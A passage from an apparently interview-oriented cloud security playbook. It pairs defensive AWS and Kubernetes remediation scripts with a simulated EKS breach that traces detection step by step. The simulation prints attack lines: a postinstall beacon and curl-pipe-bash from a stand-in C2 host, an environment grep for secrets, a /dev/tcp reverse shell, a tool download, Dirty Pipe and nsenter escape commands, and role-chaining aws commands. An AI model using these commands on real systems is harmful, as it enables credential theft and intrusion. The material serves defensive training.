        "total_findings": total_findings,
        "max_risk_score": max_risk,
        "ready_for_restricted": total_findings == 0
    }

return results

def print_report(results):
    """Print a human-readable summary."""
    print("=" * 70)
    print(" KUBERNETES PSS MISCONFIGURATION SCAN REPORT")
    print(f" Scan Time: {results['scan_time']}")
    print("=" * 70)
    print(f"\n Total Pods Scanned: {results['total_pods_scanned']}")
    print(f" Total Findings: {results['total_findings']}")
    print(f" CRITICAL: {results['findings_by_severity']['CRITICAL']}")
    print(f" HIGH: {results['findings_by_severity']['HIGH']}")
    print(f" MEDIUM: {results['findings_by_severity']['MEDIUM']}")

    print("\n TOP 10 RISKIEST PODS:")

```

```

print("-" * 70)
for pod in results["worst_pods"]:
    print(f" [{pod['risk_score']:3d}] {pod['namespace']}/{pod['pod']} "
          f"({pod['finding_count']} findings)")
    for f in pod["findings"]:
        print(f"      △ [{f['severity']}] {f['detail']}")

print("\n NAMESPACE READINESS FOR PSA ENFORCEMENT:")
print("-" * 70)
for ns, summary in sorted(results["namespace_summary"].items()):
    status = "✅ READY" if summary["ready_for_restricted"] else "❌ NOT READY"
    print(f" {ns:30s} {status} "
          f"(pods:{summary['pods_with_issues']}, findings:{summary['total_findings']})")

if __name__ == "__main__":
    results = scan_cluster()
    print_report(results)

# Save full report as JSON
with open("/tmp/pss_scan_report.json", "w") as f:
    json.dump(results, f, indent=2, default=str)
print(f"\nFull report saved to /tmp/pss_scan_report.json")

```

SCRIPT 3: Auto-Remediate S3 Public Access

What It Does

Triggered by CloudTrail event when someone modifies S3 bucket ACL or policy. **Instantly reverts** the bucket to Block Public Access and alerts the security team.

Why It's Needed

- S3 public exposure is the #1 cloud data breach vector
- Manual response is too slow — data can be exfiltrated in minutes
- EY JD: "Implement cloud security controls (both out-of-box and custom)"

Interview Explanation

"This is event-driven auto-remediation. CloudTrail captures the PutBucketAcl or PutBucketPolicy event, EventBridge routes it to Lambda, and the Lambda re-enables Block Public Access within seconds. It also creates a Jira ticket so the team knows what happened and who did it. The key principle: you can't trust humans to not make mistakes, so you automate the guardrail."

```

"""
SCRIPT 3: Auto-Remediate S3 Public Access
Trigger: EventBridge rule on CloudTrail events:
        PutBucketAcl, PutBucketPolicy, DeleteBucketPolicy,
        PutPublicAccessBlock (when disabling)
What: Automatically re-enables S3 Block Public Access
Action: Remediate + SNS alert + Jira ticket
"""

```

```

import boto3
import json
import os
from datetime import datetime

SNS_TOPIC = os.environ.get('SNS_TOPIC_ARN')
JIRA_WEBHOOK = os.environ.get('JIRA_WEBHOOK_URL')
EXEMPT_BUCKETS = os.environ.get('EXEMPT_BUCKETS', '').split(',') # e.g., static websites

def lambda_handler(event, context):
    """Triggered by CloudTrail event via EventBridge."""

    detail = event.get('detail', {})
    event_name = detail.get('eventName', '')
    bucket_name = detail.get('requestParameters', {}).get('bucketName', 'unknown')
    user_arn = detail.get('userIdentity', {}).get('arn', 'unknown')
    source_ip = detail.get('sourceIPAddress', 'unknown')
    event_time = detail.get('eventTime', datetime.utcnow().isoformat())

    print(f"Event: {event_name} on bucket {bucket_name} by {user_arn}")

    # Check if bucket is exempt (e.g., intentional static website hosting)
    if bucket_name in EXEMPT_BUCKETS:
        print(f"Bucket {bucket_name} is exempt – skipping remediation")
        return {"action": "skipped", "reason": "exempt_bucket"}

    # Step 1: Check current public access status
    s3 = boto3.client('s3')
    try:
        pab = s3.get_public_access_block(Bucket=bucket_name)
        config = pab['PublicAccessBlockConfiguration']
        is_fully_blocked = all([
            config.get('BlockPublicAcls'),
            config.get('IgnorePublicAcls'),
            config.get('BlockPublicPolicy'),
            config.get('RestrictPublicBuckets')
        ])
    except s3.exceptions.NoSuchPublicAccessBlockConfiguration:
        is_fully_blocked = False
    except Exception as e:
        print(f"Error checking bucket: {e}")
        is_fully_blocked = False

    if is_fully_blocked:
        print(f"Bucket {bucket_name} already fully blocked – no action needed")
        return {"action": "already_blocked"}

    # Step 2: REMEDIATE – Force Block Public Access
    s3.put_public_access_block(
        Bucket=bucket_name,
        PublicAccessBlockConfiguration={
            'BlockPublicAcls': True,

```



```

        'IgnorePublicAcls': True,
        'BlockPublicPolicy': True,
        'RestrictPublicBuckets': True
    }
)
print(f"✅ Block Public Access enforced on {bucket_name}")

# Step 3: Alert via SNS
alert = {
    "alert_type": "AUTO_REMEDIATION",
    "resource": f"s3://{bucket_name}",
    "event": event_name,
    "actor": user_arn,
    "source_ip": source_ip,
    "time": event_time,
    "action_taken": "Block Public Access re-enabled",
    "status": "REMEDIATED",
    "investigation_needed": "Verify if the change was intentional"
}

sns = boto3.client('sns')
sns.publish(
    TopicArn=SNS_TOPIC,
    Subject=f"[AUTO-REMEDIATED] S3 public access blocked: {bucket_name}",
    Message=json.dumps(alert, indent=2)
)

return {"action": "remediated", "bucket": bucket_name}

```

SCRIPT 4: Security Group Open Port Auto-Fix

What It Does

Scans all Security Groups for rules allowing `0.0.0.0/0` ingress on critical ports (SSH/22, RDP/3389, DB ports).

Automatically revokes the rule and alerts.

Interview Explanation

"CIS AWS 5.1 and 5.2 require no SGs allow 0.0.0.0/0 to SSH or RDP. This script runs on a schedule and also event-driven. It covers the automated remediation that CSPM can detect but can't fix on its own."

```

"""
SCRIPT 4: Security Group Open Port Remediation
Trigger: Hourly via EventBridge OR event-driven on AuthorizeSecurityGroupIngress
What: Finds and revokes SG rules allowing 0.0.0.0/0 on critical ports
"""

import boto3
import json

CRITICAL_PORTS = {22, 3389, 3306, 5432, 1433, 27017, 6379, 9200, 5601}

```

```
# SSH, RDP, MySQL, PostgreSQL, MSSQL, MongoDB, Redis, Elasticsearch, Kibana
```

```
def lambda_handler(event, context):
    ec2 = boto3.client('ec2')
    remediated = []

    # Get all security groups
    sgs = ec2.describe_security_groups()['SecurityGroups']

    for sg in sgs:
        for rule in sg.get('IpPermissions', []):
            from_port = rule.get('FromPort', 0)
            to_port = rule.get('ToPort', 65535)

            # Check if any critical port is in the range
            affected_ports = {p for p in CRITICAL_PORTS if from_port <= p <= to_port}
            if not affected_ports:
                continue

            # Check for 0.0.0.0/0 or ::/0
            open_cidrs = [r for r in rule.get('IpRanges', [])
                           if r.get('CidrIp') == '0.0.0.0/0']
            open_ipv6 = [r for r in rule.get('Ipv6Ranges', [])
                          if r.get('CidrIpv6') == ':::/0']

            if not open_cidrs and not open_ipv6:
                continue

            # REMEDIATE: Revoke the open rule
            try:
                if open_cidrs:
                    ec2.revoke_security_group_ingress(
                        GroupId=sg['GroupId'],
                        IpPermissions=[{
                            'IpProtocol': rule['IpProtocol'],
                            'FromPort': from_port,
                            'ToPort': to_port,
                            'IpRanges': open_cidrs
                        }]
                    )

                remediated.append({
                    "sg_id": sg['GroupId'],
                    "sg_name": sg['GroupName'],
                    "vpc": sg.get('VpcId'),
                    "ports": list(affected_ports),
                    "action": "REVOKED 0.0.0.0/0 ingress rule"
                })

            print(f"✅ Revoked 0.0.0.0/0 on ports {affected_ports} "
                  f"from SG {sg['GroupId']} ({sg['GroupName']})")
```

```

        except Exception as e:
            print(f"❌ Failed to remediate {sg['GroupId']}: {e}")

# Alert if any remediations occurred
if remediated:
    sns = boto3.client('sns')
    sns.publish(
        TopicArn="arn:aws:sns:us-east-1:123456789:SecurityAlerts",
        Subject=f"[AUTO-REMIEDIATED] {len(remediated)} SG rules with 0.0.0.0/0 revoked",
        Message=json.dumps(remediated, indent=2)
    )

return {"remediated": len(remediated), "details": remediated}

```

SCRIPT 5: SLA Tracker & Escalation Engine

🔗 What It Does

Reads all open CSPM/vulnerability findings, checks their age against SLA thresholds, and triggers escalation alerts at 50%, 75%, 100%, and 150% of SLA.

😬 Why It's Needed

- SLAs are meaningless without automated tracking and escalation
- EY JD: "Shape remediation SLAs, build-breaking policies, and enforcement guardrails"

```

"""
SCRIPT 5: SLA Tracking & Automated Escalation
Trigger: Every 6 hours via EventBridge
What: Checks all open findings against SLA targets, escalates overdue items
"""

import boto3
import json
from datetime import datetime, timezone, timedelta

# SLA definitions (in hours)
SLA_MATRIX = {
    # (severity, exposure) → SLA in hours
    ("CRITICAL", "public"): 4,
    ("CRITICAL", "internal"): 24,
    ("HIGH", "public"): 24,
    ("HIGH", "internal"): 48,
    ("MEDIUM", "public"): 168,      # 7 days
    ("MEDIUM", "internal"): 336,   # 14 days
    ("LOW", "public"): 720,        # 30 days
    ("LOW", "internal"): 2160,     # 90 days
}

ESCALATION_THRESHOLDS = [
    {"percent": 50, "action": "email_owner", "label": "REMINDER"},

```

```

{"percent": 75, "action": "slack_team_lead", "label": "WARNING"},
{"percent": 100, "action": "jira_escalate_manager", "label": "SLA BREACHED"},
{"percent": 150, "action": "page_ciso", "label": "CRITICAL OVERDUE"},
]

```

```

def get_open_findings():
    """
    Simulate fetching open findings from CNAPP API or Security Hub.
    In production, replace with actual API call to Falcon/Orca/Wiz/SecurityHub.
    """
    securityhub = boto3.client('securityhub')
    findings = securityhub.get_findings(
        Filters={
            'WorkflowStatus': [{'Value': 'NEW', 'Comparison': 'EQUALS'}],
            'RecordState': [{'Value': 'ACTIVE', 'Comparison': 'EQUALS'}],
        },
        MaxResults=100
    )

    processed = []
    for f in findings.get('Findings', []):
        severity = f.get('Severity', {}).get('Label', 'MEDIUM')
        created = f.get('CreatedAt', '')
        resource_type = f.get('Resources', [{}])[0].get('Type', '')

        # Determine exposure (simplified – in production, check SG/public IP)
        exposure = "public" if "Public" in f.get('Title', '') else "internal"

        processed.append({
            "id": f.get('Id', ''),
            "title": f.get('Title', ''),
            "severity": severity,
            "exposure": exposure,
            "created_at": created,
            "resource": f.get('Resources', [{}])[0].get('Id', ''),
            "owner": f.get('Note', {}).get('UpdatedBy', 'UNASSIGNED')
        })

    return processed

```

```

def check_sla_status(finding):
    """Calculate SLA status for a single finding."""
    now = datetime.now(timezone.utc)
    created = datetime.fromisoformat(finding['created_at'].replace('Z', '+00:00'))
    age_hours = (now - created).total_seconds() / 3600

    # Get SLA target
    key = (finding['severity'], finding['exposure'])
    sla_hours = SLA_MATRIX.get(key, 720) # Default 30 days

    # Calculate SLA percentage consumed
    sla_percent = (age_hours / sla_hours) * 100

```

```

# Determine escalation level
escalation = None
for threshold in reversed(ESCALATION_THRESHOLDS):
    if sla_percent >= threshold["percent"]:
        escalation = threshold
        break

return {
    **finding,
    "age_hours": round(age_hours, 1),
    "sla_hours": sla_hours,
    "sla_percent": round(sla_percent, 1),
    "sla_status": "BREACHED" if sla_percent >= 100 else "ON_TRACK",
    "escalation": escalation
}

def execute_escalation(finding_status):
    """Execute the appropriate escalation action."""
    esc = finding_status.get('escalation')
    if not esc:
        return

    message = (
        f"[{esc['label']}] Finding: {finding_status['title']}\n"
        f"Severity: {finding_status['severity']} | Exposure: {finding_status['exposure']}\n"
        f"Age: {finding_status['age_hours']}h | SLA: {finding_status['sla_hours']}h "
        f"({finding_status['sla_percent']}% consumed)\n"
        f"Resource: {finding_status['resource']}\n"
        f"Owner: {finding_status['owner']}"
    )

    # In production: route to appropriate channel based on esc['action']
    print(f"  ⚠️ ESCALATION [{esc['label']}] {finding_status['title'][:60]}...")

def lambda_handler(event, context):
    """Main handler – check all open findings against SLAs."""
    findings = get_open_findings()

    summary = {"on_track": 0, "breached": 0, "escalated": 0}
    breached_findings = []

    for finding in findings:
        status = check_sla_status(finding)

        if status['sla_status'] == "BREACHED":
            summary["breached"] += 1
            breached_findings.append(status)
        else:
            summary["on_track"] += 1

        if status.get('escalation'):

```

```

        summary["escalated"] += 1
        execute_escalation(status)

# Send summary report
sla_compliance = (summary["on_track"] / len(findings) * 100) if findings else 100

report = {
    "timestamp": datetime.now(timezone.utc).isoformat(),
    "total_findings": len(findings),
    "on_track": summary["on_track"],
    "breached": summary["breached"],
    "escalated": summary["escalated"],
    "sla_compliance_pct": round(sla_compliance, 1),
    "worst_breaches": sorted(breached_findings,
                             key=lambda x: x['sla_percent'], reverse=True)[:5]
}

print(f"\n📊 SLA Compliance: {sla_compliance:.1f}% "
      f"({summary['on_track']}/{len(findings)} on track)")

return report

```

SCRIPT 6: IAM Credential Hygiene Enforcer

🔗 What It Does

Scans all IAM users for: stale access keys (>90 days), unused keys, missing MFA, and console access without MFA. Auto-deactivates stale keys and alerts.

😬 Why It's Needed

- CIS AWS 1.14: "Ensure credentials unused for 90 days are disabled"
- CIS AWS 1.4/1.5: "Ensure MFA is enabled"
- EY JD: "Tune scanning tools to improve visibility and meet security objectives"

```

"""
SCRIPT 6: IAM Credential Hygiene Enforcer
Trigger: Daily via EventBridge
What: Audits all IAM users for stale keys, missing MFA, and policy violations
Action: Auto-deactivate stale keys, alert on MFA gaps
"""

import boto3
from datetime import datetime, timezone

def lambda_handler(event, context):
    iam = boto3.client('iam')
    users = iam.list_users()['Users']
    now = datetime.now(timezone.utc)

    report = {

```

```

    "stale_keys_deactivated": [],
    "mfa_missing": [],
    "unused_keys": [],
    "console_no_mfa": [],
    "total_users": len(users)
}

for user in users:
    username = user['UserName']

    # --- Check MFA ---
    mfa_devices = iam.list_mfa_devices(UserName=username)['MFADevices']
    has_mfa = len(mfa_devices) > 0

    # Check if user has console access (login profile)
    has_console = True
    try:
        iam.get_login_profile(UserName=username)
    except iam.exceptions.NoSuchEntityException:
        has_console = False

    if has_console and not has_mfa:
        report["console_no_mfa"].append(username)

    if not has_mfa:
        report["mfa_missing"].append(username)

    # --- Check Access Keys ---
    keys = iam.list_access_keys(UserName=username)['AccessKeyMetadata']

    for key in keys:
        key_id = key['AccessKeyId']
        key_age_days = (now - key['CreateDate']).days

        # Check last used
        last_used_response = iam.get_access_key_last_used(AccessKeyId=key_id)
        last_used_info = last_used_response.get('AccessKeyLastUsed', {})
        last_used_date = last_used_info.get('LastUsedDate')

        if last_used_date:
            idle_days = (now - last_used_date).days
        else:
            idle_days = key_age_days # Never used

        # Auto-deactivate keys idle > 90 days (CIS AWS 1.14)
        if idle_days > 90 and key['Status'] == 'Active':
            iam.update_access_key(
                UserName=username,
                AccessKeyId=key_id,
                Status='Inactive'
            )
            report["stale_keys_deactivated"].append({

```

```

        "user": username,
        "key_id": key_id,
        "idle_days": idle_days,
        "action": "DEACTIVATED"
    })
    print(f"🔒 Deactivated key {key_id} for {username} (idle {idle_days}d)")

# Flag never-used keys
if not last_used_date and key_age_days > 30:
    report["unused_keys"].append({
        "user": username,
        "key_id": key_id,
        "age_days": key_age_days,
        "status": key['Status']
    })

# Print summary
print(f"\n{'='*50}")
print(f"IAM CREDENTIAL HYGIENE REPORT")
print(f"{'='*50}")
print(f"Total Users: {report['total_users']}")
print(f"Stale Keys Deactivated: {len(report['stale_keys_deactivated'])}")
print(f"MFA Missing: {len(report['mfa_missing'])}")
print(f"Console Without MFA: {len(report['console_no_mfa'])}")
print(f"Never-Used Keys (>30d): {len(report['unused_keys'])}")

# CIS Compliance Score
users_with_issues = len(set(
    report['mfa_missing'] + report['console_no_mfa'] +
    [k['user'] for k in report['stale_keys_deactivated']]
))
compliance = ((report['total_users'] - users_with_issues) /
               report['total_users'] * 100) if report['total_users'] else 100
print(f"\nIAM Compliance Score: {compliance:.1f}%")

return report

```

SUMMARY — How to Talk About These in an Interview

Interview Answer Template:

"In my role, I identify three categories of automation opportunity:


1. Auto-Remediation (Scripts 3, 4): *For high-confidence, low-risk fixes like re-enabling S3 Block Public Access or revoking 0.0.0.0/0 Security Group rules. These are event-driven via CloudTrail → EventBridge → Lambda. The key principle: if the fix is deterministic and reversible, automate it.*

2. Visibility & Coverage (Scripts 1, 2): *Daily reconciliation scripts that ensure no blind spots. The Falcon sensor coverage reconciler compares EC2 instances vs Falcon hosts. The PSS scanner audits all pods against security standards. These run on schedule and generate reports.*

3. Process Enforcement (Scripts 5, 6): SLA tracking with automated escalation ensures findings don't age silently. IAM hygiene enforcement auto-deactivates stale credentials per CIS benchmarks. These encode organizational policy into code.

Every script follows the same pattern: **detect** the issue, **remediate** or **alert, document** the action, and **report** metrics. This is what I mean by turning security tools into security outcomes."

AUTOMATION DECISION MATRIX:



Pro Tip for Interview: When asked "What would you automate?", always start with the decision matrix above. It shows you think about risk, not just efficiency.

Cloud_Security_Complete_Playbook.md

Cloud Security Complete Playbook

Senior Cloud Incident Responder & CNAPP Security Architect

Document Coverage: Enterprise Kubernetes Breach Simulation | Incident & Alert Catalog | CWPP & CSPM Deep Dive | 5 Real Scenarios | Interview Pitch

Tools Referenced: CrowdStrike Falcon (CWPP, CSPM, CIEM, KAC) | AWS EKS | ArgoCD | GitHub Actions

PART 1: ENTERPRISE KUBERNETES SECURITY BREACH SIMULATION

Executive Threat Narrative

Scenario: A financially motivated threat actor (TTPs consistent with SCATTERED SPIDER / UNC3944 lineage) compromises a Fortune 500 retail company's AWS-hosted EKS production cluster. Entry point is a poisoned open-source dependency in the CI/CD pipeline. The attack spans 11 days from initial access to data exfiltration, touching 4 AWS accounts, 2 EKS clusters, and 37 IAM roles.

Environment:

- AWS multi-account (Landing Zone, hub-spoke model)
- EKS v1.28 with managed node groups (AL2 AMI)
- ArgoCD + GitHub Actions CI/CD
- Falco disabled post-migration (replaced by Falcon sensor — attacker didn't know this)
- 3 microservices namespaces: `payments`, `inventory`, `auth`

Attack Stage 1: CI/CD Supply Chain Poisoning

Attacker Intent

The attacker identifies that the company pulls a popular internal NPM package `@company/api-utils` from a private GitHub registry. They register a lookalike package name on the public NPM registry with a higher version number, exploiting dependency confusion. The malicious package contains a post-install script that beacons out and drops a lightweight stager into the build container.

Attack Mechanics

```
# Malicious package.json post-install hook
"scripts": {
  "postinstall": "node -e \"require('https').get('https://c2.attacker[.]io/s?h='+require('os').hostname());\""
}

# Inside GitHub Actions runner (ubuntu-latest)
# Stager downloads a base64-encoded loader
curl -sk https://c2.attacker[.]io/l | base64 -d | bash
```

The loader enumerates GitHub Actions environment variables:

```
env | grep -E 'GITHUB_TOKEN|AWS_|ARGO|KUBECONFIG|SECRET'
```

It exfiltrates:

- `GITHUB_TOKEN` (org-scoped, not repo-scoped)

- `AWS_ACCESS_KEY_ID` / `AWS_SECRET_ACCESS_KEY` (assume-role for ECR push)
- ArgoCD admin credentials stored as a plaintext Actions secret

Detection Mechanism — Falcon CWPP + KAC

Falcon Sensor on the Actions Runner (self-hosted):

- Process lineage: `node` → `bash` → `curl` → `base64` → `bash` — anomalous shell spawned from build tool
- Network IOC: first-seen external egress to `c2.attacker[.]io` from build infra
- `GITHUB_TOKEN` appears in process memory and is copied to a network socket (memory scraping detection)

KAC — Policy Enforcement:

- The poisoned image is pushed to ECR. When ArgoCD attempts to deploy it, KAC evaluates the image against the Falcon Image Assessment policy
- Image scan result: `CRITICAL` — embedded shell script, network call in layer diff
- KAC blocks the admission with: `AdmissionWebhook DENY` — `ImageAssessmentPolicy:UnscannedOrFailed`

Telemetry Generated

```
{
  "event_type": "ProcessRollup2",
  "ComputerName": "github-runner-prod-07",
  "ImageFileName": "/usr/bin/bash",
  "CommandLine": "bash -i >& /dev/tcp/c2.attacker.io/4444 0>&1",
  "ParentImageFileName": "/usr/local/bin/node",
  "ParentCommandLine": "node postinstall.js",
  "NetworkConnections": [{"RemoteAddressIP4": "185.220.xx.xx", "RemotePort": 4444}],
  "DetectionName": "SuspiciousChildProcess.BuildTool",
  "Severity": "High",
  "MITRE_Technique": "T1059.004"
}
```

Falcon CSPM Alert:

POLICY: GitHub Actions secret exposed in build log
RESOURCE: actions/workflow/deploy-payments.yml
FINDING: AWS_SECRET_ACCESS_KEY referenced in step output – not masked
SEVERITY: Critical
CIS_BENCHMARK: 4.1.1

Why Traditional Tools Would Miss It

Tool Type	Gap
SAST/DAST	Analyzes source code, not runtime behavior of build toolchain
ECR Vulnerability Scanning	Scans known CVEs, does not detect behavioral malware in layers
CloudTrail alone	Records API calls but not process-level behavior inside Actions runner

GitHub Advanced Security	Detects secret leakage in code, not in memory or network exfil
WAF/Network IDS	Encrypted HTTPS beacon; no signature match without TLS inspection

How Runtime Security Stopped It

Falcon CWPP's eBPF sensor on the self-hosted runner captures syscall-level telemetry. The `execve` chain from `node` → `bash` → `curl` triggers the "Suspicious Process Chain in Build Environment" behavioral detection. The KAC admission webhook prevents the tainted image from ever running in production. Even though CI/CD was compromised, the blast radius was contained at the Kubernetes boundary.

Attack Stage 2: Container Runtime Compromise & Drift

Attacker Intent

The `GITHUB_TOKEN` exfiltrated in Stage 1 had `packages:write` and `repo` scope (over-privileged — a CSPM finding that was open for 47 days). The attacker uses it to modify a legitimate workflow, injecting a sidecar into the `payments` deployment manifest that passes KAC (because it mimics a legitimate Datadog agent image name from a controlled ECR repo the attacker now has write access to).

Attack Mechanics

The attacker pushes image `123456789.dkr.ecr.us-east-1.amazonaws.com/datadog-agent:7.43.1-PATCHED` — visually identical to prod. ArgoCD syncs. Container starts.

Inside the container, 3 minutes after start:

```
# Attacker drops tools post-start (container drift)
wget -q http://185.220.xx.xx/tools.tar.gz -O /tmp/.hidden/tools.tar.gz
tar -xzf /tmp/.hidden/tools.tar.gz -C /tmp/.hidden/
chmod +x /tmp/.hidden/pspy64 /tmp/.hidden/linpeas.sh /tmp/.hidden/chisel
```

Then attempts kernel exploitation for privilege escalation:

```
# CVE-2022-0847 (Dirty Pipe) attempt
/tmp/.hidden/dirtypipe /etc/passwd
# Followed by:
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

Detection Mechanism — Falcon CWPP Container Drift + Runtime Detection

Container Drift Detection:

Falcon establishes a golden image fingerprint at container start — a cryptographic inventory of every binary, library, and executable in the container filesystem. Any new file written post-start that wasn't in the original image layer is flagged as drift.

```
DRIFT ALERT:
Container: payments-7d4f9c-xk2p9
Namespace: payments
New executable written: /tmp/.hidden/pspy64
```

```
SHA256: 3a7f1c... (known offensive tool)
New executable written: /tmp/.hidden/chisel
SHA256: 9b2d4e... (known tunneling tool)
Detection: ContainerDrift.OffensiveToolDrop
Severity: Critical
```

Runtime Detection — PotentialKernelTampering:

```
{
  "event_type": "KernelTampering",
  "DetectionName": "PotentialKernelTampering",
  "Description": "Process attempted to write to /proc/sysrq-trigger and modify kernel memory maps. Dirty Pipe exploitation pattern detected.",
  "ProcessImageFileName": "/tmp/.hidden/dirtypipe",
  "TargetFile": "/etc/passwd",
  "SyscallSequence": ["open(O_WRONLY)", "splice()", "write(pipe_offset=0)"],
  "ContainerID": "a3f7b291cc4e",
  "PodName": "payments-7d4f9c-xk2p9",
  "Severity": "Critical",
  "MITRE_Technique": "T1611"
}
```

Interactive Intrusion Detection:

```
ALERT: InteractiveContainerSession
User: root (UID 0) spawned interactive shell
Command: nsenter --target 1 --mount --uts --ipc --net --pid -- bash
Effect: Container escape attempt to host namespace
Detection: ContainerEscape.NsenterToHostNamespace
Action: PREVENT (process killed, pod quarantined)
```

Telemetry Generated

```
T+0:00 Container payments-7d4f9c-xk2p9 started
T+3:14 DNS query: 185.220.xx.xx (first seen domain)
T+3:16 wget spawned from entrypoint process (drift begins)
T+3:22 3 executables written to /tmp/.hidden/ (DRIFT EVENT)
T+3:45 dirtypipe executed – kernel exploit sequence (KERNEL TAMPER)
T+3:47 nsenter with host namespace flags (CONTAINER ESCAPE – BLOCKED)
T+3:47 Pod quarantined – network policy auto-applied
T+3:47 Falcon RTR session initiated (auto-response)
```

Why Traditional Tools Would Miss It

- **Image scanning (Trivy, Snyk):** Scans original image. Drift tools were downloaded *after* container start — invisible to pre-deploy scanning
- **Kubernetes audit logs:** Record pod creation/deletion, not in-container file writes or syscall sequences
- **Network policies alone:** Cannot block intra-container file system operations or kernel exploit attempts
- **OPA/Gatekeeper:** Policy enforced at admission time, not runtime. Once the pod is running, OPA is blind
- **Node-level HIDS (OSSEC, AIDE):** Monitors host filesystem, not container overlay filesystems independently

How Runtime Security Stopped It

Falcon's eBPF-based drift engine tracks every `write()` and `execve()` syscall against the immutable image manifest. The `PotentialKernelTampering` ML model fired before privilege escalation succeeded. The container escape prevention policy killed the `nsenter` process and triggered automated pod isolation via Kubernetes Network Policy injection through the Falcon operator.

Attack Stage 3: IAM Privilege Escalation

Attacker Intent

The `nsenter` was blocked, but the attacker already extracted the pod's service account token from the container environment before the kill:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
# JWT with: system:serviceaccount:payments:payments-api-sa
```

The `payments-api-sa` service account has an IRSA (IAM Roles for Service Accounts) binding to `arn:aws:iam::123456789:role/payments-api-role`. This role has `iam:PassRole`, `sts:AssumeRole`, and `ec2:*` — a CSPM finding rated HIGH that had been open for 23 days.

Attack Mechanics

```
# From attacker C2 — using extracted service account JWT against K8s API
curl -H "Authorization: Bearer <JWT>" https://k8s-api.internal/api/v1/secrets

# Lateral movement via IRSA
aws sts assume-role-with-web-identity \
  --role-arn arn:aws:iam::123456789:role/payments-api-role \
  --web-identity-token <JWT> \
  --role-session-name "legitimate-app-session"
```

With `payments-api-role`, the attacker then enumerates and assumes additional roles:

```
# Enumerate assumable roles
aws iam list-roles | jq '.Roles[] |
select(.AssumeRolePolicyDocument.Statement[].Principal.AWS)'

# Finds: payments-api-role can assume data-lake-admin-role
aws sts assume-role \
  --role-arn arn:aws:iam::999888777:role/data-lake-admin-role \
  --role-session-name "app-session"

# Now has: S3:*, Glue:*, Athena:*, LakeFormation:*
```

Detection Mechanism — Falcon CIEM + CSPM

CIEM Anomaly Detection:

```
ALERT: AnomalousRoleAssumption
Principal: payments-api-role
AssumedRole: data-lake-admin-role
SourceIP: 185.220.xx.xx (external – NOT a pod IP, NOT a VPC IP)
UserAgent: aws-cli/2.x – NOT consistent with application SDK patterns
Time: 02:47 UTC (outside business hours)
BaselineDeviation: Role never assumed externally in 180-day history
Confidence: 97%
MITRE: T1078.004 (Valid Accounts: Cloud Accounts)
```

CSPM Policy Violations:

```
FINDING ID: CSPM-IAM-0441
Title: IAM role with iam:PassRole and sts:AssumeRole grants excessive privilege
Resource: payments-api-role
Age: 23 days
Severity: HIGH (now promoted to CRITICAL – actively exploited)

FINDING ID: CSPM-IAM-0119
Title: Cross-account role assumption without MFA or IP condition
Resource: data-lake-admin-role trust policy
Remediation: Add aws:SourceVpc or aws:MultiFactorAuthPresent condition
```

CIEM Effective Permission Analysis:

```
Effective blast radius of payments-api-sa compromise:
Direct permissions: EC2:*, S3:GetObject (payments bucket)
Via PassRole chain:
  → data-lake-admin-role: S3:* (ALL buckets), Glue:*, Athena:*
  → logging-shipper-role: CloudTrail:DeleteTrail, CloudTrail:StopLogging ← CRITICAL
Total sensitive permissions: 847
Data stores accessible: 23 S3 buckets, 4 RDS instances, 2 Redshift clusters
```

Telemetry Generated

CloudTrail events correlated in Falcon Insight:

```
[
  {
    "eventName": "AssumeRoleWithWebIdentity",
    "sourceIPAddress": "185.220.xx.xx",
    "userAgent": "aws-cli/2.13"},
  {
    "eventName": "AssumeRole",
    "requestParameters": {
      "roleArn": "data-lake-admin-role"},
    "sourceIPAddress": "185.220.xx.xx"},
  {
    "eventName": "ListBuckets",
    "sourceIPAddress": "185.220.xx.xx"},
  {
    "eventName": "GetBucketPolicy",
    "requestParameters": {
      "bucketName": "prod-customer-pii-lake"}},
  {
    "eventName": "StopLogging",
    "requestParameters": {
      "name": "prod-cloudtrail"},
    "errorCode": "AccessDenied"}
]
```

Why Traditional Tools Would Miss It

- **GuardDuty:** Would flag `UnauthorizedAccess:IAMUser/TorIPCaller` but misses the subtle role chaining pattern and the IRSA-external-IP anomaly correlation
- **CloudTrail alone:** Shows events but no behavioral baseline — no way to know `185.220.xx.xx` is attacker vs. new legitimate origin without UEBA
- **IAM Access Analyzer:** Shows resource policies and external access, not runtime anomalous assumption patterns
- **SIEM without cloud context:** Correlates events but lacks the CIEM effective permissions graph — can't determine blast radius in real time

How Runtime Security Stopped It

Falcon CIEM's identity graph had pre-computed the complete effective permission set for `payments-api-sa`, including all transitive role assumption paths. When the external-IP assumption fired, CIEM correlated it with the active container incident (same JWT, same role ARN) creating a unified attack timeline. Falcon Fusion automated response:

1. Revoked the IRSA binding (modified the IAM role trust policy to add `aws:SourceVpc` condition)
2. Tagged the role as compromised in AWS Config
3. Triggered an SCP block on `data-lake-admin-role` assumption from external IPs
4. Notified the SOC with full blast radius visualization

